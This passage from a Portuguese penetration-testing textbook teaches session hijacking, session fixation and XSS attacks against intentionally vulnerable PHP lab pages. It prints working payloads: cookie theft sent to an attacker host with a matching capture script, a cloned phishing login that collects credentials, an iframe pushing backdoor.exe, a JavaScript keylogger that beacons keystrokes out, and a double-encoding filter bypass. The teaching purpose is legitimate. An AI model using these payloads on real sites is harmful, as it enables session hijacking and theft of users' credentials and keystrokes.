4. Dessa vez, um ataque de XSS não revela o valor do cookie de sessão PHPSESSID, sendo exibida uma tela em branco (similar à Figura 3.4). É necessário reiniciar o browser para que o novo valor de cookie de sessão seja gerado:

```
http://localhost/HTTPOnly.php?nome=<script>alert(document.cookie)</script>
```

Ao criar um cookie sem flag Secure, ele poderá ser enviado via protocolo HTTP. Enviar os cookies somente via HTTPS garantirá uma camada a mais de segurança.

Exemplo:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_set_cookie_params(0, "/", "", True, False);
session_start();
u if( $_SESSION["usuario"] )
v       echo "Bem Vindo $_SESSION[usuario]";
else
   header("Location: login.php");
?>
```

3. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<?php
session_set_cookie_params(0, "/", "", True, False);
session_start();
?>
<form action="" method="POST">
      Login: <input type="text" name="login"><br>
```

```
        Senha: <input type="text" name="senha"><br>
        <input type="submit" name="Enviar" value="Enviar">
</form>
<?php
if( isset($_POST["login"]) AND isset($_POST["senha"]) ){
   include "/var/www/conecta.php";
   $login = addslashes($_POST["login"]);
   $senha = addslashes($_POST["senha"]);
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha='$senha' ";
   $dados = mysqli_query($conexao, $sql);
   if( $linha = mysqli_fetch_assoc($dados) ){
      u $_SESSION["usuario"] = $linha["login"];
      header('Location: admin.php');
   }else
      echo "Login incorreto";
   mysqli_close($conexao);
}
?>
```

4. Acesse o endereço http://localhost/login.php e faça o login como administrador (*admin*/*admin123*). O cookie de sessão (linha u do arquivo login.php) não é transmitido quando se realiza o login. Logo, a página http://localhost/admin.php não exibe a mensagem de boas-vindas (a condicional é falsa – linha u do arquivo admin.php), redirecionando o usuário novamente para a página de login (login.php).
5. Configure o HTTPS no Kali Linux, conforme descrito em “8.9.1 CVE-2014-0160” (etapas de 5 a 10).
6. Acesse o endereço https://localhost/login.php, aceite o certificado e faça o login como administrador (*admin*/*admin123*). Dessa vez, o usuário está utilizando o protocolo HTTPS e o login é realizado. A mensagem de boas-vindas do usuário admin será exibida (linha v do arquivo admin.php), pois a condicional (linha u do arquivo admin.php) é verdadeira.

8.2.7 ID de sessão na URL

O problema em armazenar o ID de sessão (PHPSESSID) em requisições GET é que um atacante, caso tenha acesso ao link da URL, poderá roubar a sessão de qualquer usuário.

Exemplo:

1. Para que o ambiente simulado torne-se mais realista, serão necessárias duas estações. Uma máquina vítima, podendo usar qualquer sistema operacional, e o atacante, usando o Kali Linux.
2. Será necessário configurar um servidor web. Por motivos de praticidade, ele pode ser construído na máquina do atacante:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_start();
if( $_SESSION["usuario"] )
   echo "Bem vindo $_SESSION[usuario]";
else
   header("Location: login.php");
?>
```

3. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<?php session_start() ?>
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" name="Enviar" value="Enviar">
</form>
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
   include "/var/www/conecta.php";
   $login = addslashes($_POST["login"]);
   $senha = addslashes($_POST["senha"]);
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha='$senha' ";
   $dados = mysqli_query($conexao, $sql);
   if( $linha = mysqli_fetch_assoc($dados) ){
      $_SESSION["usuario"] = $linha["login"];
      header('Location: admin.php?PHPSESSID=' . $_COOKIE["PHPSESSID"]);
   }else
      echo "Login incorreto";
   mysqli_close($conexao);
}
?>
```

3. Na máquina vítima, acesse o endereço http://*IP_servidor_web*/login.php. Acesse o sistema como administrador (*admin*/*admin123*). Você será enviado para a página administrativa e a mensagem "Bem vindo admin" será exibida. Atente que o PHPSESSID está exposto na URL. Supondo que tenha sido retornada a seguinte URL:

http://*IP_servidor_web*/admin.php?PHPSESSID=**q0qu4aqjvg5vf3ogu7c9f7svq4**

4. Se por algum motivo o endereço retornado pela etapa 3 for repassado para o atacante, o roubo de sessão será possível[10]:

1. Configure o browser para acessar URLs via Burp Suite. Acesse o endereço http://localhost/login.php e insira usuário e senha quaisquer, somente para que se gere o cookie de sessão PHPSESSID.
2. Altere o valor do cookie PHPSESSID em Project options > Sessions > Cookie jar > Open cookie jar (Figura 8.35).



Figura 8.35 – Alterando o valor do cookie de sessão do atacante para o valor do cookie de sessão sequestrado.

3. O valor deve ser usado quando a navegação via proxy é feita. Vá em Project options > Sessions > Session Handling Rules. Clique no botão Edit (Figura 8.36).



Figura 8.36 – Alterando o Burp Suite para usar o cookie de sessão sequestrado.

4. Na aba aberta, vá na aba Scope e habilite o checkbox Proxy (use with caution) (Figura 8.37).



Figura 8.37 – O Burp Suite irá usar o valor de cookie definido manualmente em navegações com o proxy.

5. No browser, acesse o endereço http://localhost/admin.php. Como o valor do cookie de sessão foi sequestrado, a mensagem "Bem-vindo admin" será exibida.

5. É possível usar outras ferramentas também para alteração de valor do cookie de sessão, como o Add-on Cookies Manager+.

8.2.8 Fixação de sessão (Session fixation)

O ataque de fixação de sessão consiste em fixar um ID para o cookie de sessão (PHPSESSID). Quando um usuário fizer login no sistema com o PHPSESSID predefinido pelo atacante, este poderá sequestrar a sessão do usuário.

Exemplo:

1. Para que o ambiente simulado torne-se mais realista, serão necessárias duas estações. Uma máquina vítima, podendo usar qualquer sistema operacional, e o atacante, usando o Kali Linux.
2. Será necessário configurar um servidor web. Por motivos de praticidade, ele pode ser construído na máquina do atacante:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_start();
if( $_SESSION["usuario"] )
   echo "Bem vindo $_SESSION[usuario]<br><br>";
else
   echo "Login incorreto";
?>
```

3. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" name="Enviar" value="Enviar">
</form>
<?php
session_start();
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
   include "/var/www/conecta.php";
   $login = addslashes($_POST["login"]);
   $senha = addslashes($_POST["senha"]);
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha='$senha' ";
   $dados = mysqli_query($conexao, $sql);
   if( $linha = mysqli_fetch_assoc($dados) ){
      $_SESSION["usuario"] = $linha["login"];
      header('Location: admin.php');
   }else
      echo "Login incorreto<br>";
   mysqli_close($conexao);
}
echo "Seu ID de sessão: " . session_id() . "<br>";
?>
```

4. Altere o arquivo /etc/php/7.0/apache2/php.ini, modificando as seguintes linhas:

   Antes:

session.use_trans_sid =0
session.use_only_cookies = 1

Depois:

```
session.use_trans_sid = 1
session.use_only_cookies = 0
```

5. Reinicie o Apache:

```
root@kali# service apache2 restart
```

3. O atacante enviará o endereço http://*IP_servidor_web*/login.php?PHPSESSID=1234 para a vítima. Ao acessar esse endereço, o PHPSESSID é definido como 1234 e o usuário deverá efetuar o login como administrador (*admin*/*admin123*). A mensagem *Login incorreto* será exibida. Não tem problema, pois o login foi realizado com o PHPSESSID igual a 1234.
4. O atacante acessará o endereço http://*IP_servidor_web*/admin.php?PHPSESSID=1234 no seu browser. Como o usuário efetuou o login (etapa 3) com o mesmo PHPSESSID que o atacante, a sessão é sequestrada e o acesso ao painel administrativo é feito.

8.3 A3 – Cross-site Scripting

O ataque de Cross-site Scripting, também chamado de XSS, caracteriza-se por injetar códigos JavaScript na página web. Toda e qualquer função JavaScript pode ser realizada: sequestro de cookies de sessão, keyloggers, redirecionamento de páginas etc. Há três tipos de XSS: refletido, armazenado e DOM.

Browsers modernos, como versões mais atualizadas do Internet Explorer, Microsoft Edge, Google Chrome, vem pré-instalados com filtros anti-XSS. Por questões didáticas, utilize o browser Firefox para testar ataques de XSS. Não é do escopo do livro o estudo de evasão de filtros anti-XSS de browsers. Assim, mantenha-se atualizado em listas de discussão e sites de divulgação de exploits para saber quais são os métodos usados para evasão de tais filtros.

8.3.1 XSS refletido

8.3.1.1 XSS refletido (método GET)

O XSS refletido caracteriza-se pelo fato de explorar a vulnerabilidade de XSS no lado cliente. Por exemplo, será enviado um link contendo código

JavaScript para a vítima. Ao abrir o link, o código JavaScript é executado. Normalmente, encontra-se esse tipo de vulnerabilidade em caixas de busca de sites web. Quando se busca um termo, em geral ele é ecoado (refletido) na página de resposta.

Para os exemplos descritos neste capítulo, será necessário criar o arquivo /var/www/html/xss.php:

```
<form action="" method="GET">
   Busca: <input type="text" name="nome"><br>
   <input type="submit" value="Enviar">
</form>
<?php
session_start();
if( isset($_GET["nome"]) )
   echo "Você buscou por: $_GET[nome] <br>";
?>
<a href="http://localhost/xss.php">Clique aqui</a>
```

Vulnerabilidades de XSS permitem qualquer tipo de ataque que possa ser feito utilizando o JavaScript. Exemplos:

- Ecoa uma mensagem de alerta:

http://localhost/xss.php?nome=**<script>alert("Ataque de XSS")</script>**

- Exibe o cookie de sessão:

http://localhost/xss.php?nome=**<script>alert(document.cookie)</script>**

- Define um cookie de sessão para o usuário. Em vez de se efetuar um ataque de sequestro de sessão, é feito um ataque de fixação de sessão:

http://localhost/xss.php?nome=**<script>document.cookie="PHPSESSID=1234"</script>**

- O usuário é solicitado a realizar o download de uma backdoor:

http://localhost/xss.php?nome=**<iframe src="http://***IP_atacante***/backdoor.exe" hidden></iframe>**

Além da tag <script></script>, qualquer tag HTML que execute códigos JavaScript pode ser usado para efetuar um ataque de XSS. Consulte o site http://w3schools.com/tags/ref_eventattributes.asp para mais detalhes:

http://localhost/xss.php?nome=**<body onload=alert("XSS")>**
http://localhost/xss.php?nome=**<body onpageshow=alert("XSS")>**
http://localhost/xss.php?nome=**<html onmousemove=alert("XSS") hidden>**
http://localhost/xss.php?nome=**<html onmouseover=alert("XSS") hidden>**
http://localhost/xss.php?nome=**<p onmouseover=alert("XSS")> Redirecionado </p>**
http://localhost/xss.php?nome=** site.com.br **
http://localhost/xss.php?nome=**<img src=x onerror=alert("XSS") hidden>**
http://localhost/xss.php?nome=**<svg onload=alert("XSS")>**
http://localhost/xss.php?nome=**<span onmouseover=alert("XSS")>Passe o mouse **

O exemplo a seguir sequestra um cookie de sessão por meio de um ataque de XSS:

1. Será necessário configurar um servidor web com o arquivo xss.php no diretório web raiz. Por motivos de praticidade, ele pode ser construído na máquina do atacante.
2. Na máquina atacante:

1. Crie o arquivo /var/www/html/captura.php:

```
<?php
$fp = fopen("/var/www/html/arquivo.txt", "a");
$cookie = $_GET["PHPSESSID"];
fwrite($fp, "Cookie de sessão: $cookie \n");
fclose($fp);
header("Location: http://IP_servidor_web/xss.php");
?>
```

2. Crie o arquivo /var/www/html/arquivo.txt:

```
root@kali# touch /var/www/html/arquivo.txt
root@kali# chown www-data:www-data /var/www/html/arquivo.txt
```

3. O atacante enviará o seguinte payload para a vítima. Ao abrir o link, o cookie de sessão é armazenado no arquivo de texto /var/www/html/arquivo.txt:

http://*IP_servidor_web*/xss.php?nome=**<script>location="http://***IP_atacante***/captura.php?PHPSESSID="%2bdocument.cookie</script>**

Alguns caracteres não podem ser usados diretamente na URL, pois têm um significado especial, como é o caso do caractere +. Caso ele seja enviado diretamente na URL, o browser o interpreta como um espaço, e não como o caractere +. Dessa forma, para que o sinal de mais seja enviado na URL como um sinal de mais e não como um espaço, ele deve ser codificado em URL: %2b. A codificação URL pode ser usada para qualquer caractere especial: <, >, +, # etc. O Hackbar permite a codificação em URL (Figura 8.38).



Figura 8.38 – O Hackbar permite a codificação de caracteres especiais em URL.

4. Em vez de usar a propriedade window.location do DOM para redirecionar o usuário para a página do atacante, um objeto XMLHttpRequest[11] pode ser criado:

```
<script>
var xmlHttp = new XMLHttpRequest();
xmlHttp.open( "GET", "http://IP_atacante/captura.php?PHPSESSID=" %2b document.cookie,
```

```
true );
xmlHttp.send(null);
</script>
```

5. Ao analisar o arquivo /var/www/html/arquivo.txt, o cookie de sessão do usuário foi corretamente capturado:

   root@kali# **cat /var/www/html/arquivo.txt**
   Cookie de sessão: PHPSESSID= **q0qu4aqjvg5vf3ogu7c9f7svq4**

6. Ferramentas como o Burp Suite ou o Cookies Manager+ podem ser usadas para alterar o valor do cookie de sessão do atacante para o cookie de sessão sequestrado.

Em vez de sequestrar uma sessão de login, o atacante poderá criar uma página de phishing, solicitando ao usuário as credenciais de login:

1. Será necessário configurar um servidor web com o arquivo xss.php e login.php no diretório web raiz. Por motivos de praticidade, os dois arquivos podem ser construídos na máquina do atacante.

   --- Conteúdo do arquivo *login.php* ---

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
```

   --- Conteúdo do arquivo xss.php ---

```
<form action="" method="GET">
   Busca: <input type="text" name="nome"><br>
   <input type="submit" value="Enviar">
</form>
<?php
session_start();
if( isset($_GET["nome"]) )
   echo "Você buscou por: $_GET[nome] <br>";
?>
<a href="http://localhost/xss.php">Clique aqui</a>
```

2. Na máquina atacante:

1. Utilizando ferramentas como o wget, httrack ou o SET, clone a página de que se deseja realizar o phishing:

   root@kali# **wget -m http://***IP_servidor_web***/login.php -P /var/www/html/clonado**
   --- Por praticidade, mova todos os arquivos para */var/www/html/clonado:*
   root@kali# **mv /var/www/html/clonado/***IP_servidor_web***/* /var/www/html/clonado**

2. O código-fonte da página clonada deve ser alterado a fim de enviar as credenciais de login para o endereço do atacante, em vez de para o endereço do servidor. Altere o arquivo /var/www/html/clonado/login.php:

   Antes:

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
```

Depois:

```
<form action="http://IP_atacante/clonado/captura.php" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
```

3. Crie o arquivo /var/www/html/clonado/captura.php:

```
<?php
$fp = fopen("/var/www/html/clonado/arquivo.txt", "a");
$login = $_POST["login"];
$senha = $_POST["senha"];
fwrite($fp, "Login: $login \nSenha:$senha \n\n");
fclose($fp);
header("Location: http://IP_servidor_web/login.php");
?>
```

4. Crie o arquivo /var/www/html/clonado/arquivo.txt:

```
root@kali# touch /var/www/html/clonado/arquivo.txt
root@kali# chown www-data:www-data /var/www/html/clonado/arquivo.txt
```

3. O atacante enviará o seguinte payload para a vítima. Ao abrir o link, a página é carregada dentro de um iframe, sobrescrevendo visualmente a antiga:

```
http://IP_servidor_web/xss.php?nome=<iframe src="http://IP_atacante/clonado/login.php" style="position: absolute; left: 0px; top: 0px; width: 100%; height: 100%; background-color:white;" frameborder=0></iframe>
```

4. As credenciais são armazenadas no arquivo /var/www/html/clonado/arquivo.txt:

```
root@kali# cat /var/www/html/clonado/arquivo.txt
Login: admin
Senha: admin123
```

Algumas funções em JavaScript são demasiadamente grandes, sendo impraticável transmiti-las via URL. Nessas situações, é melhor criar um arquivo JS contendo todo o código JavaScript. Na máquina do atacante, crie o arquivo /var/www/html/troca.js (troca todos os links da página para o link desejado) com o seguinte conteúdo:

```
window.onload = function(){
   var links=document.getElementsByTagName("a");
   for (var x = 0; x < links.length; x++)
      links[x].href = "http://IP_atacante/backdoor.exe";
```

```
}
```

Para injetar o arquivo JS em um ataque de XSS:

```
http://IP_servidor_web/xss.php?nome=
   <script src="http://IP_atacante/troca.js"></script>
```

O exemplo a seguir cria um keylogger em JavaScript:

1. Crie a página vulnerável a XSS (/var/www/html/xss.php).
2. Crie o arquivo /var/www/html/keylogger.js:

```
//Código-fonte retirado de http://tux-planet.fr/un-keylogger-en-javascript
var keys='';
document.onkeypress = function(e) {
   get = window.event?event:e;
   key = get.keyCode?get.keyCode:get.charCode;
   key = String.fromCharCode(key);
   keys+=key;
}
window.setInterval(function(){
   new Image().src = 'http://IP_atacante/keylogger.php?c='+keys;
   keys = '';
}, 1000);
```

3. Crie o arquivo /var/www/html/keylogger.php:

```
<?php
if(!empty($_GET['c'])) {
   $f=fopen("/var/www/html/arquivo.txt","a+");
   fwrite($f,$_GET['c']);
   fclose($f);
}
?>
```

4. Crie o arquivo /var/www/html/arquivo.txt:

```
root@kali# touch /var/www/html/arquivo.txt
root@kali# chown www-data:www-data /var/www/html/arquivo.txt
```

5. Envie o seguinte payload para a vítima. Tudo o que se digitar na caixa de texto será armazenado no arquivo /var/www/html/arquivo.txt:

```
http://IP_servidor_web/xss.php?nome=<script
   src="http://IP_atacante/keylogger.js"></script>
```

O exemplo a seguir (/var/www/html/xss2.php) codifica os caracteres < e > em HTML:

```
<form action="" method="GET">
   Busca: <input type="text" name="nome"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if( isset($_GET["nome"]) ){
   u $nome = str_replace("<", "&lt;", $_GET["nome"]);
   v $nome = str_replace(">", "&gt;", $nome);
   w $nome = urldecode($nome);
   echo "Você buscou por: $nome <br>";
}
?>
```

Ao tentar usar o seguinte payload, a injeção não é realizada e a mensagem de alerta JavaScript não é exibida:

http://*localhost*/xss2.php?nome=**<script>alert("XSS")</script>**

--- Resposta do browser ---
Você buscou por: <script>alert("XSS")</script>

Atente para as linhas u e v do arquivo /var/www/html/xss2.php: os caracteres < e > são codificados para < e > (codificação HTML):

http://localhost/xss2.php?nome=<script>alert("XSS")</script>

--- Código-fonte HTML retornado ---
Você buscou por: **<**script**>**alert("XSS")**<**/script**>**

É possível realizar uma dupla codificação em URL para evasão do filtro:

1. Codificam-se os caracteres < e > em URL: %3C e %3E.
2. O caractere % pode ser codificado em URL: %25.
3. A dupla codificação em URL ficará na seguinte forma: %253C (caractere <) e %253E (caractere >) respectivamente.
4. Devido à linha w do arquivo /var/www/html/xss2.php, os caracteres são decodificados antes de serem ecoados na tela. Ao enviar os caracteres %253C e %253E, o servidor decodifica-os como %3C e %3E. Por não haver caracteres < e >, as regras das linhas u e v não são aplicadas. A linha w decodificará os termos %3C e %3E como < e >. A injeção XSS torna-se possível:

   http://localhost/xss2.php?nome=**%253C**script**%253E**alert("XSS")**%253C**/script**%253E**
   --- Código-fonte retornado ---

Você buscou por: <script>alert("XSS")</script>

Nem sempre é possível usar a função htmlentities()para bloquear ataques de XSS. A finalidade dessa função é escapar caracteres especiais, como <, > etc. No entanto, essa função não escapa aspas. Crie o arquivo /var/www/html/xss3.php com o seguinte conteúdo:

```
<form action="" method="GET">
   Cor: <input type="text" name="cor"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if( isset($_GET["cor"]) ){
   $cor = htmlentities( $_GET["cor"] );
   u echo "<body bgcolor= '$cor' >";
}
?>
```

O arquivo /var/www/html/xss3.php define uma cor de fundo para a página web:

```
http://localhost/xss3.php?cor=black
```

A tag <body> aceita funções JavaScript. Por exemplo, para exibir uma mensagem de alerta:

```
<body onload='alert("XSS")'>
```

Observe a linha u do arquivo /var/www/html/xss3.php. Para a função onload=' alert("XSS") ' ser injetada dentro de <body>, é necessário finalizar bgcolor com aspas simples seguido do payload XSS:

```
body bgcolor= ' black' onload='alert("XSS")'
```

Para realizar uma injeção XSS:

```
http://localhost/xss3.php?cor=black' onload='alert("XSS")
```

O exemplo a seguir explora uma vulnerabilidade de XSS no campo Referer da requisição HTTP. Crie o arquivo /var/www/html/xss4.php com o seguinte conteúdo:

```
<?php
$voltar = "";
if( isset($_SERVER["HTTP_REFERER"]) )
      $voltar = $_SERVER["HTTP_REFERER"];
?>
<input type="button" value="Voltar" onClick="location='<?php echo $voltar ?>' ">
```

Ao interceptar a requisição com o Burp Suite, o payload ' " > <script>alert("XSS")</script> pode ser usado no campo Referer para explorar a vulnerabilidade de XSS (Fig. 8.39).

Figura 8.39 – Explorando vulnerabilidade no campo Referer da requisição HTTP.

O campo X-Forwarded-For é normalmente usado por servidores proxies para armazenar o endereço IP que fez a solicitação para o servidor web. Tentar detectar o IP pela variável $_SERVER["REMOTE_ADDR"] acusará o IP do proxy e não do cliente que realizou a solicitação ao servidor web. Crie o arquivo /var/www/htm/xss5.php com o seguinte conteúdo:

```
<?php
echo "Seu IP: " . $_SERVER["HTTP_X_FORWARDED_FOR"];
?>
```

O Burp Suite pode ser usado para criar o campo X-FORWARDED-FOR com o payload XSS (Figura 8.40).



Figura 8.40 – Enviando um payload XSS no campo X-FORWARDED-FOR.

No exemplo a seguir (/var/www/html/xss6.php), cria-se um objeto (var objeto) e o seu elemento vetor é um array contendo um segundo objeto (objeto2); o valor do segundo objeto é o conteúdo da variável PHP $nome:

```
<script>
window.onload = function(){
   var objeto = '{ "vetor": [{"objeto2": "<?php echo $_GET["nome"] ?>"}] }'
   var objeto3  = JSON.parse(objeto)
   document.getElementById("resultado").innerHTML = objeto3.vetor[0].objeto2
}
</script>
<div id="resultado"></div>
```

Como a variável $nome não está bem sanatizada, o seguinte payload executa um ataque de XSS:

```
http://localhost/xss6.php?nome="}] }' ; alert("XSS")//
```

8.3.1.2 XSS refletido (método POST)

Ataques de XSS via método POST podem ser explorados com a utilização de um proxy de interceptação como o Burp Suite ou o Hackbar.

Há uma pequena diferença na forma de exploração do cliente quando se usa o método POST. Consulte o capítulo “8.1.5.2 Injeção HTML (método POST)” para mais informações.

8.3.2 XSS armazenado

O XSS armazenado caracteriza-se pelo fato de explorar a vulnerabilidade de

XSS no lado servidor. O atacante envia o código JavaScript para o servidor que o armazena em sua página web. Qualquer pessoa que entrar no site executará o código malicioso, não sendo necessário enviar links individuais e esperar que cada usuário os abra. O ambiente mais comum para encontrar esse tipo de vulnerabilidade são blogs ou sistemas de postagem que armazenam aquilo o que o usuário envia ao site.

Será necessário criar o seguinte ambiente:

1. Crie o arquivo /var/www/html/arquivo.txt:

```
root@kali# touch /var/www/html/arquivo.txt
root@kali# chown www-data:www-data /var/www/html/arquivo.txt
```

2. Crie o arquivo /var/www/html/armazenado.php:

```
<form action="" method="POST">
    Texto: <input type="text" name="texto"><br>
    <input type="submit" value="Enviar">
</form>
<?php
session_start();
echo "Seu ID de sessão: " . session_id() . "<br>";
$fp = fopen("/var/www/html/arquivo.txt", "a+");
if( $_SERVER["REQUEST_METHOD"] == "POST" AND $_POST["texto"] != "" )
    u fwrite($fp, $_POST["texto"] . "<br>\n");
fseek($fp, 0);
v echo fread($fp, filesize("/var/www/html/arquivo.txt") ) ;
fclose($fp);
?>
```

